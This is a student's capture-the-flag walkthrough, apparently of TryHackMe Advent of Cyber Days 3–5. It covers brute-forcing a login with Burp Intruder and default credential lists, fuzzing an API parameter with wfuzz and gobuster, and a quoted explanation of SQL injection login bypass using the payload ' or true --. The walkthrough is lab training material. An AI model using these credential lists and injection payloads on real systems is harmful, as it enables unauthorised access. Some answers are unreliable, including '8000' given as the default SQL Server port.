
Answer:THM{885ffab980e049847516f9d8fe99ad1a}




Open burp suite.Make sure the intercept is on.




Key in password and username whatever u want




Open burpsuite . Click proxy and right click to send to intruder




Click intruder and positions .Then ,change the attack type to cluster bomb .Let username and password add §.



Open payloads.Key in ‘root’,’admin’ and ‘user’ into payload options.



Open payload set 2..Key in ‘password’,’admin’ and ‘12345’ into payload options.



Click start attack.The results showed up .The shortest length is the username and password.

Key in the correct username and password.The flag appeared.

Thought Process/Methodology:

We are able to find how much Starbucks pays in USD for reporting default credentials in the text.We found the agent is ag3nt-j1 in the report.The options on FoxyProxy shows that the port number is 8080.HTTP was stated in the options of FoxyProxy.Use burp's decoder to encode "PSP0201"Open burp suite.Make sure the intercept is on.Key in password and username whatever u want .Open burpsuite . Click proxy and right click to send to intruder .Open burpsuite . Click proxy and right click to send to intruder .Click the "Positions" tab, and clear the pre-selected positions.Add the username and password values as positions .Select "Cluster Bomb" in the Attack type dropdown menu. Open payloads.Key in 'root','admin' and 'user' into payload options.Open payload set 2..Key in 'password','admin' and '12345' into payload options.Click the "Start Attack" button, this will loop through each position list in every combination. Sort by the "Length" or "Status" to identify a successful login.Key in the correct username and password.The flag appeared.

Day 4: [Web Exploitation] Santa's watching

Tools used: Kali Linux, Firefox, Burp Suite Community Edition

Solution/walkthrough:

Q1:Given the URL "http://shibes.xyz/api.php", what would the entire wfuzz command look like to query the "breed" parameter using the wordlist "big.txt" (assume that "big.txt" is in your current directory)*


Select the proper words in the proper place of the command: [a] -c -z file,[b] http://[c].xyz/api.[d]?[e]=FUZZ

Answer:


	[a]	[b]	[c]	[d]	[e]
php	○	○	○	◉	○
breed	○	○	○	○	◉
wfuzz	◉	○	○	○	○
shibes	○	○	◉	○	○
big.txt	○	◉	○	○	○

Q2: Use GoBuster (against the target you deployed -- not the shibes.xyz domain) to find the API directory. What file is there?

Answer : site-log.php



Use gobuster to find API directory.



Add /api/ into the link.We are able to find the file name.

Q3: Fuzz the date parameter on the file you found in the API directory. What is the flag displayed in the correct post?


Answer :THM{D4t3_AP1}

```
└─$ wfuzz -c -z file./home/1211101506/Downloads/wordlist -u http://10.10.60.1
4/api/site-log.php?date=FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is n
ot compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL
sites. Check Wfuzz's documentation for more information.
 /usr/lib/python3/dist-packages/wfuzz/wfuzz.py:78: UserWarning:Fatal exceptio
n: Requested plugin file./home/1211101506/Downloads/wordlist. Error: 'No plug
ins found!'

┌──(1211101506㉿kali)-[~]
└─$ wfuzz -c -z file,/home/1211101506/Downloads/wordlist -u http://10.10.60.1
4/api/site-log.php?date=FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is n
ot compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL
sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.60.14/api/site-log.php?date=FUZZ
Total requests: 63
```

Open terminal and use wfuzz command: wfuzz -c -z file,big.txt
http://shibes.xyz/api.php?breed=FUZZ

```
000000026:   200        0 L      1 W        13 Ch       "20201125"
```

Find the date with different characters.




THM{D4t3_AP1}

Key in the number into the link .We found the flag.

Q4: Look at wfuzz's help file. What does the -f parameter store results to?

Answer: filename , printer



Thought Process/Methodology:


Use gobuster to find API directory.Add /api/ into the link.We are able to find the file name.Open terminal and use wfuzz command: wfuzz -c -z file,big.txt http://shibes.xyz/api.php?breed=FUZZ.Find the date with different characters.Key in the number into the link .We found the flag.

Day 5: [Web Exploitation] Someone stole Santa's gift list!

Tools used: Kali Linux, Firefox, Burp Suite Community Edition

Solution/walkthrough:


Open FoxyProxy on Firefox.



Open Burp Suite Community Edition .Press proxy and make sure the intercept is on

Q1: What is the default port number for SQL Server running on TCP?


Answer :8000



We can find the port number in the link.

Q2: Without using directory brute forcing, what's Santa's secret login panel?

Answer : /santapanel



Get into the link: http://10.10.164.236:8000

Based on the hint ,we can assumed that the answer is santapanel.

Q3: What is the database used from the hint in Santa's TODO list?

Answer: sqlite

One of the most powerful applications of SQL injection is definitely login bypassing. It allows an attacker to get into **ANY** account as long as they know either username or password to it (most commonly you'll only know username).

First, let's find out the reason behind the possibility to do so. Say, our login application uses PHP to check if username and password match the database with following SQL query:

```
SELECT username,password FROM users WHERE username='$username' and password='$password'
```

As you see here, the query is using inputted username and password to validate it with the database.

What happens if we input `' or true --` username field there? This will turn the above query into this:

```
SELECT username,password FROM users WHERE username='' or true -- and password=''
```

The `--` in this case has commented out the password checking part, making the application forget to check if the password was correct. This trick allows you to log in to any account by just putting a username and payload right after it.

Note that some websites can use a different SQL query, such as:

